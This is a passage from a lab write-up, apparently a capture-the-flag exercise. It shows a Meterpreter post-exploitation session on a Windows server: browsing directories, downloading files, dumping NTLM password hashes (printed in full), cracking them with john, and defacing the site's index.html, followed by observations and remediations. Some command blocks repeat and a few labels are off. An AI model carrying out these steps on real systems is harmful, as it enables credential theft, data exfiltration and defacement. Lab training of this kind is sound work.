40777/rwxrwxrwx	0	dir	2008-01-19 06:59:13 -0500	Documents and Settings
100777/rwxrwxrwx	12101952	fil	2016-04-29 10:35:33 -0400	Opera-Mail-1.0-1040.i386.exe
40777/rwxrwxrwx	0	dir	2008-01-19 04:40:52 -0500	PerfLogs
40555/r-xr-xr-x	0	dir	2018-04-25 11:22:48 -0400	Program Files
40777/rwxrwxrwx	0	dir	2016-05-03 00:09:26 -0400	ProgramData
40777/rwxrwxrwx	0	dir	2016-02-03 22:59:33 -0500	System Volume Information
40555/r-xr-xr-x	0	dir	2019-01-04 21:59:58 -0500	Users

Step 29: Change the contents to the share directory on the victim and list the files in the current directory.

```
>cd share
```

```
>ls
```



The screenshot shows a Windows desktop with a taskbar on the left. A terminal window is open, displaying the output of the 'cd share' and 'ls' commands in a Meterpreter session. The output shows the current directory is C:\share and lists three files.

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2018-02-26 00:17:55 -0500	DeathStar
100666/rw-rw-rw-	23658	fil	2018-02-25 23:46:04 -0500	config-pfsense.university.edu.xml
100666/rw-rw-rw-	23669	fil	2018-02-25 23:48:29 -0500	flag4.xml

Step 30: Change to DeathStar directory on the victim and list the files in the current directory on the victim.

>cd DeathStar

>ls

```
meterpreter > cd DeathStar
meterpreter > ls
Listing: C:\share\DeathStar
=====
Mode                Size      Type Last modified          Name
----                -
100666/rw-rw-rw-  1888856  fil   2018-02-26 00:08:55 -0500 blueprint1.jpg
100666/rw-rw-rw-  175703   fil   2018-02-26 00:14:22 -0500 blueprint2.jpg
100666/rw-rw-rw-   56571   fil   2018-02-26 00:17:15 -0500 blueprint3.jpg
100666/rw-rw-rw-  109575   fil   2018-02-26 00:17:55 -0500 blueprint4.jpg
meterpreter > 
```

Step 31: Download the files in the current directory from the victim.


>download *.* /root

```
meterpreter > download *.* /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download    : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download    : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download    : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download    : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter > 
```

Step 32: Select Places>Home>DeathStar.jpg photos

Step 33: Open blueprint2.jpg file and get the flag details and solve challenge 3.






Step 34: Open the blueprint3.jpg file and get the flag details and solve challenge 4.




Step 35: Open blueprint4.jpg file and get the flag details and solve challenge 5.





Step 36: Close the file browser.



Step 37: Download the password hashes from the victim's machine.

>hashdump



```

[*] download : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36b91ac297678e0089486b2d14f95ff2:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_WINFILE:1016:aad3b435b51404eeaad3b435b51404ee:1b90a38440bc97db489326fd4fb86112:::
superman:1121:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
superwoman:1122:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
aquaman:1123:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
batman:1124:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
flag2:1128:aad3b435b51404eeaad3b435b51404ee:c186490c2faeb567f0a1102672f6685b:::
flag6_787112:1129:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
student1:1130:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
student2:1131:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::

```

Step 38: Highlight the administrator account and two hashes. Copy the contents.


Select File>Terminal>Open terminal



```

meterpreter > download *.* /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter > hash
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36b91ac297678e0089486b2d14f95ff2:::

```



```

root@kali2: ~
File Edit View Search Terminal Help
Open Terminal
New Profile
Close Terminal Shift+Ctrl+W
Close All Terminals Shift+Ctrl+Q
Type Last modified Name
----
fil 2018-02-26 00:08:55 -0500 blueprint1.jpg
fil 2018-02-26 00:14:22 -0500 blueprint2.jpg
fil 2018-02-26 00:17:15 -0500 blueprint3.jpg
fil 2018-02-26 00:17:55 -0500 blueprint4.jpg
meterpreter > download *.* /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36b91ac297678e0089486b2d14f95ff2:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


```

Step 39: Create a file called pass.txt>Paste>Save the file>Quit



Step 40: Create a text file called pass.txt

john pass.txt --format=NT



Step 41: Create an html file and minimize the terminal.


echo this site is hacked > index.html



Step 42: List the present working directory on the victim and change that directory on it.

>pwd

>cd \



Step 43: List the present working directory on the victim and list the contents.

>pwd

>ls

```
root@kali2: ~
File Edit View Search Terminal Help
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
=====
Mode                Size                Type      Last modified          Name
----                -
40777/rwxrwxrwx      0                dir       2018-04-25 13:43:46 -0400 $Recycle.Bin
100444/r--r--r--    8192             fil       2012-09-10 22:01:39 -0400 BOOTSECT.BAK
40777/rwxrwxrwx      0                dir       2016-07-08 03:24:15 -0400 Boot
40777/rwxrwxrwx      0                dir       2008-01-19 06:59:13 -0500 Documents and Settings
100777/rwxrwxrwx 12101952         fil       2016-04-29 10:35:33 -0400 Opera-Mail-1.0-1040.i386.exe
40777/rwxrwxrwx      0                dir       2008-01-19 04:40:52 -0500 PerfLogs
40555/r-xr-xr-x      0                dir       2018-04-25 11:22:48 -0400 Program Files
40777/rwxrwxrwx      0                dir       2016-05-03 00:09:26 -0400 ProgramData
40777/rwxrwxrwx      0                dir       2016-02-03 22:59:33 -0500 System Volume Information
40555/r-xr-xr-x      0                dir       2019-01-04 21:59:58 -0500 Users
40777/rwxrwxrwx      0                dir       2023-11-04 16:12:45 -0400 Windows
100666/rw-rw-rw-    18144           fil       2016-02-03 22:53:39 -0500 Windows-Server-2008.jpg
```

Step 44: Change to the share directory on the victim.

>cd xampp

Step 45: List the present working directory on the victim and list the contents.

>pwd

>ls

```
meterpreter > cd xampp
meterpreter > pwd
C:\xampp
meterpreter > ls
Listing: C:\xampp
=====
Mode                Size                Type      Last modified          Name
----                -
40777/rwxrwxrwx      0                dir       2009-12-20 00:00:00 -0500 FileZillaFTP
40777/rwxrwxrwx      0                dir       2016-02-29 11:57:35 -0500 MercuryMail
40777/rwxrwxrwx      0                dir       2009-12-20 00:00:00 -0500 anonymous
40777/rwxrwxrwx      0                dir       2018-04-04 10:22:21 -0400 apache
100777/rwxrwxrwx    106             fil       2009-12-20 00:00:00 -0500 apache_start.bat
100777/rwxrwxrwx    104             fil       2009-12-20 00:00:00 -0500 apache_stop.bat
40777/rwxrwxrwx      0                dir       2009-12-20 00:00:00 -0500 cgi-bin
100777/rwxrwxrwx    112             fil       2009-12-20 00:00:00 -0500 filezilla_start.bat
100777/rwxrwxrwx    110             fil       2009-12-20 00:00:00 -0500 filezilla_stop.bat
100666/rw-rw-rw-     11             fil       2018-03-25 21:32:14 -0400 flag3.txt
40777/rwxrwxrwx      0                dir       2018-03-15 23:28:20 -0400 htdocs
40777/rwxrwxrwx      0                dir       2015-01-31 19:32:00 -0500 install
40777/rwxrwxrwx      0                dir       2009-12-20 00:00:00 -0500 licenses
```


Step 46: Change the present working directory on the victim.

```
>cd htdocs
```

Step 47: List the present working directory on the victim and list the contents.

```
>pwd
```

```
>ls
```


A screenshot of a Windows desktop with a terminal window open. The terminal shows a Meterpreter session. The user enters 'cd htdocs', then 'pwd', which returns 'C:\xampp\htdocs'. Then the user enters 'ls', which returns a directory listing for 'C:\xampp\htdocs'. The listing shows four items: 'flag3.txt' (11 bytes), 'index.html' (1441 bytes), 'robots.txt' (35 bytes), and 'xampp' (0 bytes, a directory).

```
meterpreter > cd htdocs
meterpreter > pwd
C:\xampp\htdocs
meterpreter > ls
Listing: C:\xampp\htdocs
=====
Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-    11       fil     2018-03-15 23:28:39 -0400  flag3.txt
100666/rw-rw-rw-   1441     fil     2018-03-15 23:47:38 -0400  index.html
100666/rw-rw-rw-    35       fil     2015-01-31 20:06:34 -0500  robots.txt
40777/rwxrwxrwx     0        dir     2009-12-20 00:00:00 -0500  xampp
meterpreter >
```

Step 48: Remove the index.html file from the victim and list the files in the current directory on the system.

```
>rm index.html
```

```
>ls
```

A screenshot of a Windows desktop with a terminal window open. The terminal shows a Meterpreter session. The user enters 'rm index.html', then 'ls'. The listing now shows three items: 'flag3.txt' (11 bytes), 'robots.txt' (35 bytes), and 'xampp' (0 bytes, a directory).

```
meterpreter > rm index.html
meterpreter > ls
Listing: C:\xampp\htdocs
=====
Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-    11       fil     2018-03-15 23:28:39 -0400  flag3.txt
100666/rw-rw-rw-    35       fil     2015-01-31 20:06:34 -0500  robots.txt
40777/rwxrwxrwx     0        dir     2009-12-20 00:00:00 -0500  xampp
```

Step 49: Upload a index.html file into the current directory on the victim and list the contents on the victim.

```
>upload /root/index.html c:\index.html
```


```
>ls
```

```


meterpreter > upload /root/index.html c:\index.html
[*] uploading : /root/index.html -> c:\index.html
[*] uploaded  : /root/index.html -> c:\index.html
meterpreter > ls
Listing: C:\xampp\htdocs
=====
Mode                Size      Type    Last modified          Name
----                -
100666/rw-rw-rw-   11      fil    2018-03-15 23:28:39 -0400 flag3.txt
100666/rw-rw-rw-   20      fil    2023-11-04 16:45:44 -0400 index.html
100666/rw-rw-rw-   35      fil    2015-01-31 20:06:34 -0500 robots.txt
40777/rwxrwxrwx    0      dir    2009-12-20 00:00:00 -0500 xampp

```


Step 50: Select Applications>Iceweasel



Step 51: The browser's default page is displayed.



Step 52: Open the URL(<http://203.0.113.100>)



Conclusion & Wrap-Up

In this lab, we used Metasploit and Meterpreter to successfully attack a browser vulnerability and take control of the victim's machine without authorization. In addition to altering the website, we were able to escalate rights, steal confidential data, and break passwords. This emphasizes how serious browser vulnerabilities are and how crucial it is to have your browsers patched and up to date. Practical insights into the application of popular hacker tools and tactics are provided by the hands-on activity.

Observations:

- Through browser exploits, even a small bit of user activity can result in a full system compromise.
- In order to increase access and control within a hacked system, privilege escalation is essential.
- By cracking password hashes, credentials can be found and further unauthorized access can be made possible.
- Through persistent methods such as the defacement of websites, an attacker can continue to be present on a compromised system over time.

Successes:

- Successfully took over the victim's computer by using Internet Explorer as a means of exploit.
- Acquired administrator rights, successfully encrypted passwords, and extracted files from the target machine.
- Vandalized the website to illustrate the attack's impact.

Challenges:

- Overcame difficulties in guaranteeing that the attack payload is compatible with the target operating system and avoiding system failures.
- Navigated the victim's remote computer's filesystem and directories with effectiveness during the attack.
- Managed the secure transfer of files from the victim's system to the attack environment for further analysis.

Risks:

- The use of outdated or vulnerable browsers and browser plugins presents a significant security risk, as they can be easily exploited using readily available open-source tools like Metasploit.
- Attackers continue to use malicious URLs included in spear phishing emails as a potent tactic. Persuading a user to click on these links puts the security of the system at serious risk.
- Armed with password hashes that have been stolen, attackers can offline crack passwords to obtain illegal access to more accounts and systems.
- By gaining administrator or system privileges, privilege escalation increases the potential of an attacker on a compromised system.

- Web defacements give attackers a way to continue operating on compromised infrastructure in addition to demonstrating the effect of an attack.

Remediations:

- Maintain the security of your system by patching and updating all plugins and browsers on a regular basis. Also, take quick action to fix any known vulnerabilities.
- Inform users about the dangers of spear phishing attempts and caution them not to download shady attachments or click on questionable links.
- Implementing multi-factor authentication and encouraging the use of strong, complicated passwords whenever feasible will improve authentication security.
- Reduce possible hazards by limiting user rights and using segmentation techniques. To lessen the effects of a compromise, assign users to roles other than administrative.
- To identify and address possible breaches, keep an eye out for indicators of system infiltration, such as strange procedures and unexpected network connections.
- To lessen the possible harm caused by a compromise, apply the least privilege approach to all user accounts and services.
- Establish an effective incident response plan to quickly identify breaches and take appropriate actions, ensuring a swift and coordinated response to security incidents.